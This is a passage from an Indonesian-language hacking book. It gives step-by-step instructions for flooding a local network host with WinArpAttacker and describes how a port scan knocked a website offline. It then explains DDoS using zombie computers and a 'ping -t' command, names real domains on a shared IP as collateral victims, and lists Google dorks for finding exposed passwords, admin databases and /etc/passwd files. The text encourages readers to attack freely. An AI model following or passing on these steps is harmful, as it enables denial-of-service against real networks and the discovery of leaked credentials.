
WinArpAttacker

WinArpAttacker adalah sebuah nama tool untuk melakukan *flooding*. Anda bisa mendownloadnya di internet. Setelah program tersebut Anda dapatkan, Anda bisa menjalankannya. Sebagai permulaan, berikut ini saya tampilkan menu utama program yang akan kita gunakan untuk *flooding* ini.




Gambar 413: WinArpAttacker.

Langkah pertama-tama yang harus Anda lakukan adalah mengklik ikon **Scan**. Tujuannya adalah untuk mencari target yang terhubung dalam jaringan Anda. Nah, bermunculanlah berbagai nomor IP target beserta informasi lainnya.




Gambar 414: Mencari target DoS.

Sekarang, saya akan mencoba melakukan flooding pada salah satu IP. Saya ambil saja IP 192.168.1.251. Caranya adalah dengan memberikan tanda cek pada bagian IP tersebut.



Gambar 415: Melakukan flooding.


Sebelum melakukan penyerangan, klik ikon **Options**. Dalam kotak dialog yang muncul, klik tab **Attack**.



Gambar 416: Mengatur opsi.

Aturlah opsi yang ada dalam kotak dialog tersebut sesuai dengan kehendak Anda. Sebagai contoh, saya memilih menggunakan nilai yang maksimal, supaya hasilnya juga JOS. Setelah selesai, klik **OK**.


Pada menu utama, pada ikon **Attack** klik pada pilihan **Flood**.



Gambar 417: Memulai flooding.

Sekarang tunggu selama beberapa saat proses *flooding* sedang dilakukan.

Berikut adalah bentuk error yang terjadi pada komputer target yang saya *Print Screen*.



Gambar 418: Error pada komputer target.

Anda juga bebas melakukan model-model penyerangan lainnya. Keterangan mengenai aktivitas yang Anda lakukan bisa dilihat pada bagian status yang ada di bawah menu utama.


```
[07/08/07 21:40:34] Flooding mission started successfully.  
[07/08/07 21:43:34] Flooding mission finished.  
[07/08/07 21:48:00] IPConflict mission started successfully.
```

Gambar 419: Status flooding.

Berikut ini adalah bagaimana saya melakukan aksi DoS pada sebuah website sehingga tidak bisa diakses. Pada dasarnya saya tidak berniat melakukan DoS. Maunya mencari port yang terbuka, dan program yang saya gunakan pun tidak difungsikan untuk DoS.


Saya menggunakan sebuah program yang bernama Atelier Web Security Port Scanner (program ini cukup tua, yang saya pakai buatan tahun 2002). Sewaktu pemeriksaan port, sebenarnya yang terjadi adalah proses pengiriman data terus menerus. Saya mulai dari port 1. Proses pengiriman data untuk pemeriksaan port ini yang membuat target menjadi sibuk.

Klik pada tab **TCP** lalu masukkan nama target setelah itu tekan tombol **Start** yang berupa sebuah ikon kapal layar.




Gambar 420: Memasukkan target.

Berikut proses yang terjadi.




Gambar 421: Proses scanning.

Sewaktu saya membuka website yang saya periksa port-nya, terlihat bahwa jaringan sibuk. Dan saya pun mencoba membuka website yang berada pada IP yang sama ternyata terkena DoS juga.



Gambar 422: Target error.

Selain pesan *Network Error*, terkadang pesan yang muncul adalah *The connection has timed out*.



Gambar 423: Target mengalami time out.

Sementara saya tetap bisa membuka website lain, seperti Yahoo! atau Google. Setelah saya menghentikan aksi program Atelier Web tersebut, kini saya bisa mengakses website yang kena DoS tersebut kembali.

DDoS

Distributed Denial of Service (DDoS) merupakan salah satu jenis serangan *Denial of Service* yang menggunakan banyak host penyerang sekaligus, untuk menyerang satu buah host target dalam sebuah jaringan. Boleh dibilang serangan DoS bersifat "satu lawan satu". Tentu saja hal ini akan membutuhkan waktu yang lama supaya bisa membanjiri lalu lintas host target. Dengan DDoS serangan bisa dilakukan oleh beberapa komputer sekaligus yang efeknya lebih berbahaya daripada DoS.

Banyaknya komputer yang menyerang sebuah sistem merupakan kelebihan yang menyebabkan betapa berbahayanya DDoS. Komputer-komputer tersebut bisa saja dilakukan oleh sebuah komunitas dengan komputernya masing-masing dan menyerang pada satu waktu yang telah ditentukan. Atau, bisa juga menggunakan komputer zombie (komputer perantara), yaitu istilah yang digunakan untuk komputer yang dikontrol oleh orang lain untuk ikut melakukan DDoS. Zombie ini biasanya dieksploitasi menggunakan Trojan Horse.

Serangan DDoS pertama kali muncul pada tahun 1999, dengan menggunakan serangan *SYN Flood*, yang mengakibatkan beberapa server web di internet mengalami "downtime". Pada awal Februari 2000, sebuah serangan yang besar dilakukan sehingga beberapa situs web terkenal seperti Amazon, CNN, eBay, dan Yahoo! mengalami "downtime" selama beberapa jam. Serangan yang lebih baru lagi pernah dilancarkan pada bulan Oktober 2002 ketika 9 dari 13 root DNS Server diserang dengan menggunakan DDoS yang sangat besar yang disebut dengan "Ping Flood". Pada puncak serangan, beberapa server-server tersebut pada tiap detiknya mendapatkan lebih dari 150000 *request* paket Internet Control Message Protocol (ICMP).

Misalnya, Anda mengirimkan perintah ping untuk melakukan DoS: ***ping -t website-target.com***.

Pada dasarnya perintah ping di atas, komputer Anda mengirimkan ucapan "Halo, apa ada orang di situ?", ke website yang dituju. Kemudian server situs yang dituju tadi mengirimkan jawaban balik dengan mengatakan: "ya, di sini ada orang".

Sekarang bayangkan, jika ada ribuan komputer, dalam waktu bersamaan melakukan perintah tersebut ke website target. Sebuah komputer mengirimkan data sebesar 32

bytes/detik ke website yang dituju. Jika ada 10.000 komputer yang melakukan perintah tersebut secara bersamaan, itu artinya ada kiriman data sebesar 312 Mega Bytes/detik yang diterima oleh website target tadi.


Server dari website target tadi pun harus merespon kiriman yang dikirim dari 10.000 komputer secara bersamaan. Jika 312 MB/detik data yang harus diproses oleh server, dalam 1 menit saja, server harus memproses kiriman data sebesar $312\text{ MB} \times 60\text{ detik} = 18720\text{ MB}$. Akibatnya, website target yang diserang dengan metode ini akan mengalami Over Load/kelebihan data sehingga tidak sanggup memproses kiriman data yang datang.

Pertanyaannya, bagaimana 10.000 komputer tersebut bisa ikut melakukan serangan? Komputer-komputer lain yang ikut melakukan serangan tersebut disebut komputer zombie, dimana sudah terinfeksi semacam adware/trojan. Jadi, si Penyerang hanya memerintahkan komputer utamanya untuk mengirimkan perintah ke komputer zombie yang sudah terinfeksi agar melakukan Ping ke website target pada waktu yang bersamaan.

Perlu Anda ketahui, efek serangan dari DDoS ini, bukan hanya menimpa sebuah website yang jadi target Anda saja. Apabila IP website adalah *Shared IP*, dimana satu buah nomor IP digunakan untuk banyak website.

Untuk mengetahui apakah sebuah website menggunakan Shared IP atau bukan, gunakan URL berikut: <http://whois.webhosting.info/nomor-IP>.

Silakan ganti nomor IP dengan IP *address* yang Anda peroleh sewaktu menggunakan perintah ping. Apabila hanya terdapat satu buah domain, website tersebut menggunakan *Private IP address*, artinya 1 nomor IP untuk 1 domain. Contohnya, website astaga.com, seperti gambar di bawah ini.



Gambar 424: Mengecek privat IP.

Sedangkan website 1000happyfaces.com dengan nomor IP 98.142.221.130 menggunakan *Shared IP address*, yang artinya 1 nomor IP untuk banyak domain. Sewaktu diperiksa ternyata IP tersebut digunakan untuk 704 buah domain.

WebHosting.Info's Power WHOIS Service	
98.142.221.130 - IP hosts 704 Total Domains ...	
Showing 1 - 50 out of 704	
Domain Name ~	
1	1000HAPPYFACES.COM
2	1000HAPPYFACES.ORG
3	101IMNEWSLETTER.COM
4	123WEBEZ.COM
5	12A3.BIZ
6	1CHEAPWEBHOSTING.COM
7	1DAYACLSPALS.COM
8	1STGOLD.NET
9	1STGOLD.NET
10	20-SUR-VIN.COM
11	A1-AFFILIATETIP.COM
12	A1-AFFILIATETIPS.COM
13	ABETTERVIEWWAFH.COM
14	ABLEAPPROACH.COM
15	ABUNDANCECONSULTANT.COM
16	ABUNDANCECONSULTANT.COM
17	ACADEMICATHLETICS.COM

Gambar 425: Shared IP.

Oleh karenanya, sewaktu terjadi DoS, akibat yang dirasakan bukan hanya website 1000happyfaces.com, melainkan semua domain dengan IP yang sama, totalnya berjumlah 704 domain. Seperti [12a3.biz](#), [1stgold.net](#), dan sebagainya.

Program LOIC yang telah kita jelaskan sebelumnya juga dapat digunakan untuk aksi DDoS.

Google Hacking | 33

Bab ini sengaja saya tempatkan pada bagian belakang, bukan berarti Google Hacking tidak penting. Namun, juga bukan sebuah jurus pamungkas dalam hacking. Kita perlu mengetahui bahwa Google hacking berguna dan sangat bermanfaat untuk mempermudah semua kegiatan hacking kita. Seperti menemukan bug pada sebuah website dan sebagainya. Sebab, kita tidak mungkin memeriksa website satu per satu untuk menemukan bug di dalamnya.

Walaupun dalam beberapa bab sebelumnya kita sempat bersinggungan dengan pemakaian Google, dalam bab ini, Anda akan mengenal beberapa sintaks atau perintah khusus yang diperlukan dalam Google Hacking. Mengapa aktivitas hacking ini bisa dilakukan melalui sintaks tersebut? Karena selain berguna untuk mencari informasi yang lebih detail, juga bisa dimanfaatkan untuk mencari suatu informasi yang rahasia dan sering tidak disadari. Misalnya, untuk mengetahui kelemahan suatu sistem dan sebagainya.

Sebuah search engine memiliki sebuah komponen yang disebut sebagai *spider* (laba-laba) dan sering disebut juga *crawler*. Elemen spider tersebut melakukan kunjungan (mengakses) ke situs-situs internet untuk membaca isinya dan mengikuti berbagai link yang ada dalam website tersebut. Biasanya search engine melakukan kunjungan tersebut secara periodik untuk melihat jika ada perubahan-perubahan yang terjadi.

Robot yang digunakan Google disebut Googlebot sebagai petugas penjelajah dunia internet bernama Cusco, Scooter, dan Deephot. Trio Detektif Google tersebut menilai

sebuah situs dengan berbagai cara. Pertama-tama mereka mencari info utama dari sebuah title-tag, HTML tag, serta meta tag. Selain itu, juga menelusuri teks yang ada pada situs beserta link-nya. Tidak ketinggalan pula untuk memeriksa file robots.txt yang memuat informasi mana saja yang boleh diteruskan dan tidak. Dari hal ini, akan ada direktori tertentu yang diabaikan pendataannya. Terutama pada file-file yang berisi informasi sensitif.

Tiap-tiap elemen yang ditemui oleh sang laba-laba (spider) akan direkam (record) dalam sebuah indeks.

Berikut adalah daftar sintaks yang sering digunakan dalam kegiatan Google Hacking:


intitle:

Fungsinya untuk mempermudah Google membatasi hasil *searching* pada halaman yang terdapat pada judul atau *title*. Dengan memanfaatkan *title* sebuah situs, Anda bisa menggali berbagai informasi. Misalnya, Anda bisa mengatahui ciri-ciri sebuah sistem server.

Sekarang, cobalah sintaks berikut, sebagai sedikit latihan untuk Google Hacking.

Contoh: "intitle:username password" (tanpa tanda kutip)

Hasil yang ditampilkan adalah halaman yang menggunakan *title* Username, sedangkan pada isi halaman ada kata Password. Cara pengetikan, berikut contoh hasilnya:



Gambar 426: Contoh Google Hacking.

Untuk pencarian yang lebih lengkap atau jika dalam pencarian terdapat dua *query* utama, sintaks yang kita gunakan adalah: **allintitle:**

Contoh: "allintitle:password mdb" (tanpa tanda kutip)

Metode di atas, akan membatasi hasil pencarian hanya pada dua judul utama di atas, yaitu: password dan mdb. Perlu diketahui bahwa sintaks **allintitle:** tidak dapat digabung dengan sintaks lainnya.

inurl:


Berfungsi untuk membatasi hasil pencarian hanya pada URL yang mengandung kata kunci yang dicari.

Contoh: "inurl:admin.mdb" (tanpa tanda kutip)

Dari contoh tersebut, hasil pencarian hanya menampilkan URL yang memiliki informasi tentang admin.mdb. Contoh, isi lainnya yang cukup bermanfaat seperti: customer.mdb, dan users.mdb.

Hal yang sama juga berlaku pada sintaks inurl: ini, yaitu memodifikasinya menjadi **allinurl:** Tujuannya adalah untuk menghasilkan URL yang hanya terdapat pada query pencarian utama. Perbedaan antara **allinurl:** dengan **inurl:** adalah, allinurl: tidak dapat digabung dengan sintaks lainnya. Sebaliknya inurl: dapat digabungkan dengan sintaks lain.

Pada gambar di bawah menggunakan sintaks `inurl:admin pass`. Hasilnya adalah kata `admin` berada pada URL, sedangkan kata `pass` terdapat pada halaman isi.




Gambar 427: Menggunakan parameter inurl.

Sebagai sedikit latihan untuk Google Hacking, cobalah sintaks berikut.

Contoh: "allinurl:etc/passwd" (tanpa tanda kutip)

Cara ini akan menghasilkan URL yang memiliki kedua query tersebut, yaitu `etc` dan `passwd`.

